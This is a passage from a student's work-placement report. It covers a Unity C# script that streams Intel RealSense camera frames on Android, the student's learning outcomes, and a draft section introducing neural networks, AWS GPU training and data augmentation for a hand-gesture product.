34     colourSize = VideoColourFrame.Call<int>("getWidth") *
35     VideoColourFrame.Call<int>("getHeight") * 3;
36     depthSize = VideoDepthFrame.Call<int>("getWidth") *
37     VideoDepthFrame.Call<int>("getHeight") * 2;
38     RsColourStream = new byte[colourSize];
39     RsDepthStream = new byte[depthSize];
40     tex = new Texture2D(VideoColourFrame.Call<int>("getWidth"),

```



```

41         VideoColourFrame.Call<int>("getHeight"), TextureFormat.
RGB24, false);
42     VideoColourFrame.Dispose();
43     VideoDepthFrame.Dispose();
44 }
45 // Update is called once per frame
46 void Update()
47 {
48     // Obtain the next frame
49     FrameSet = Pipe.Call<AndroidJavaObject>("waitAlignedFrames"
);
50     ColourFrame = FrameSet.Call<AndroidJavaObject>("unityFirst"
);
51     DepthFrame = FrameSet.Call<AndroidJavaObject>("
unityDepthFirstZ16");
52     // API call to allocate memory in JVM for frame
53     ColourFrame.Call("allocateUnityArray", colourSize);
54     DepthFrame.Call("allocateUnityArray", depthSize);
55     // API call to RS backend to copy data to byte array in JVM
56     ColourFrame.Call("unityGetData");
57     DepthFrame.Call("unityGetData");
58     // Clear RS buffer
59     FrameSet.Call("close");
60     ColourFrame.Call("close");
61     DepthFrame.Call("close");
62     // Copy frame data from JVM to Unity VM
63     RsColourStream = ColourFrame.Get<byte[]>("mUnityByteArray")
;
64     RsDepthStream = DepthFrame.Get<byte[]>("mUnityByteArray");
65     // Free Java objects from the stack
66     FrameSet.Dispose();
67     ColourFrame.Dispose();
68     DepthFrame.Dispose();
69     // Load frame data to a texture and display on screen
70     tex.LoadRawTextureData(RsColourStream);
71     tex.Apply();
72     img.texture = tex;
73 }
74 void OnDisable()
75 {
76     Pipe.Call("unityStop");
77     Pipe.Dispose();
78 }
79 }

```

## **4 Learning outcomes**

### **4.1 Programme development**

#### **4.1.1 ADB debugger**

I learned how to use the Android debugger within Android Studio. I learned what breakpoints are, and how to use logs to assist with debugging.

### **4.2 Using third party libraries**

#### **4.2.1 Build tools**

I learned about build tools such as Cmake, and Gradle. I learnt that they are examples of programmes that can be used to automate the build process of a programme and library. I gained experience in using them, and the importance of using them in large projects.

#### **4.2.2 Understanding how to read and understand other people's code**

While I may already have a good understanding of how to programme in, say C, and C++, that doesn't necessarily mean that I have the skills to read other people's code and understand what's going on there. I learned how to trace through different function calls, and using breakpoints in a debugger to understand how a piece of code works.

## Part V

# Neural Networks

## 1 Motivation and background

The motivation of this project is a logical continuation of part 4 with the Intel Realsense Camera. In the previous project, a Hardkernel Odroid XU4 was used because it is comparatively cheaper than existing hardware used for Surewash products, the issue is that this is still comparatively expensive in comparison to a Raspberry Pi (a casual search on Amazon suggests that it is at least 3-4 times more expensive). The issue with the Raspberry Pi is that its hardware is not capable of running the Surewash algorithm in a time critical setting, which is of course needed, since one of the key selling points of Surewash is that it can give live feedback to the user. A potential solution to this problem is using an Intel Neural Compute Stick, hereafter NCS. This is a low-power device that can interface with a Raspberry Pi via the USB protocol. The cornerstone of the NCS is the Myriad chip.

The Myriad chip is described by Intel as a 'Vision Processing Unit', hereafter VPU (not to be confused with a Video Processing Unit). One might already be familiar with the concept of a CPU, or Central Processing Unit, which is a microchip designed for general purpose computing, and a GPU, or Graphics Processing Unit, which is specifically optimised for *embarrassingly parallel* calculations, such as graphics processing, hence the name. The VPU is similar in idea to a GPU in that it is optimised for parallel computing, except that it is specifically designed for low-power situations (Barry et al., 2015), and it is particularly suited for inferring convolutional and fully-connected neural networks on mobile devices.

The current Surewash algorithm uses traditional computer vision methods which are not well suited for a device like the NCS, and so the algorithm for processing hand gestures will have to be completely rethought in order to work on the NCS.

## 2 Underlying concepts

### 2.1 Graphs

A graph is a mathematical concept where a series of nodes are connected together by vertices (Chartrand, Lesniak, & Zhang, 2010). A classical example of graph theory in the real world would be for computer-aided map directions, locations can be nodes, and roads vertices. A computer could give directions based on this graph using *Dijkstra's Algorithm* (Dijkstra, 1959).

Figure 1 is an example of a simple graph. Graphs can be broken down into two broad types: undirected, and directed. In an undirected graph, the vertices are always undirectional, but in a directed graph, or digraph, each vertex in a graph has a direction associated with it. In a graph, the vertices can also have weights associated with them. For example, in the context of a graph to model a road map, larger weights might denote a longer road, and a smaller weight, a shorter road. The graph is the fundamental building block to Artificial Neural Networks.




Figure 1: Obtained from: <https://commons.wikimedia.org/wiki/File:6n-graf.svg> (accessed: 26-05-2019)

## 2.2 Artificial Neural Networks

Artificial Neural Networks, hereafter ANNs in essence are graphs. Specifically, ANNs are directed, acyclic, weighted graphs. An acyclic graph is one that has a defined entry and exit point, and no loops within the graph, so the evaluation of the graph is finite. ANNs are so-called because they aim to emulate the function of Biological Neural Networks, so each node acts as a 'neuron', with defined weighted connections to other neurons (Hopfield, 1982). In a typical ANN, neurons are divided into a sequence of layers starting with the input layer, then one or more 'hidden' layers, followed by an output layer. Each neuron in a layer is connected to some or all neurons in the previous layer with weighted vertices, its output is the sum of those weighted vertices passed into some function, called the activation function.




Figure 2: Obtained from: [https://commons.wikimedia.org/wiki/File:Colored\\_neural\\_network.svg](https://commons.wikimedia.org/wiki/File:Colored_neural_network.svg) (accessed: 26-05-2019)

Figure 2 is an example of a simple neural network (the neurons are 'fully connected', so each neuron in a layer is connected to all of the neurons from the previous layer), this graph takes three scalar inputs, and produces two scalar outputs.

### 2.2.1 The Neuron


Formally, a neuron looks like Figure 3. Where  $x_i$  represents the input of a previous neuron,

$$u = f(w_0 + \sum_{i=1}^n w_i x_i)$$

Figure 3: The Nueron

or the entry to the graph,  $w_i$  represents a weight that  $x_i$  is multiplied by,  $w_0$  represents the 'bias' which is simply a scalar value, and  $f$  is some function that produces a scalar output for that neuron.

### 2.2.2 Activation Functions



### 2.2.3 Training ANNs

*Insert stuff about the loss function and back propagation*

## 3 Workflow

### 3.1 Hardware

Training a neural network is not a trivial task computationally speaking. The computer that I work with, by today's standards has a high specification, but it is wholly inadequate for training neural networks, which is due to the nature of how neural networks are trained. Graphics Processing Units, or GPUs have been shown to be quicker at training neural networks (Oh & Jung, 2004). Since there was no adequate GPU readily available at work, I set up an AWS instance which had a GPU. I did have to be concious of cost, since the server cost circa USD\$0.80 per hour and my budget was limited. As an example of the differance that using AWS makes, I compared training the same neural network on my computer, and on AWS, to train one epoch on my own computer took approximately 60 minutes, but only took 2 minutes on AWS.

Any work that did not involve training neural networks was completed on my own computer.

## **3.2 Software**

### **3.2.1 Programming Language**

Most programming was done with the Intel distribution of Python (my own computer has an Intel Coffee Lake CPU) since it is compiled to take advantage of CPU instructions for vector manipulation. Some miscellaneous work was also done with Bash script.

### **3.2.2 ANN Training**

For designing and training the neural networks, I used Keras (Chollet et al., 2015) because I had used it before. Keras is a high-level Python framework for designing ANNs, and acts for a frontend for other ANN frameworks, I choose Tensorflow (Abadi et al., 2015) as the backend because it is compatible with the NCS, and it is also relatively ubiquitous among the deep learning community.

### **3.2.3 Miscellaneous Processing**

Numpy is a Python library for fast matrix multiplication. Since Python is a scripted language, vector and matrix operations are slow in native code, so Numpy can process these operations faster.

## **4 Data**

### **4.1 Introduction**

As of writing this, it is still something of an open question as to how much data is required to effectively train a neural network, one of the key challenges with this project is acquiring enough data. When I started the project, I was given a labelled dataset containing 5114 images of hands, which is certainly too small, when ANNs such as VGG16 (Simonyan & Zisserman, 2014) were trained on many multiples the size of the dataset that I was given. The simplest strategy is to acquire more data, but without a defined procedure in place, this can be a time consuming, and costly process. Another strategy to get around limited data is employ data augmentation, such as rotations, affine transformations, and background modification.

### **4.2 Data Aquisition**

Acquiring more data is the best way to overcome a small dataset, but the aquisition process needs to be streamlined in order to acheive this task effectively. This was forked into a seperate project which is described in the next part.

## 4.3 Data Augmentation

### 4.3.1 Backgrounds

The background for the dataset given was a white sheet, so if the ANN was trained on just this, it is unlikely to work with any other type of background. My strategy to ensure that the ANN learns to ignore the background, is inputting images of hands among a diverse range of backgrounds. A convenient aspect of the data that I was given was that each image of a hand pose contained a corresponding binary image separating foreground and background pixels, it is therefore a trivial task to replace the background of these images.

$$IMG_{(background)} = BACKGROUND \wedge BINARYIMG_{(foreground)} = HAND \wedge !BINARYOUTPUT = I$$

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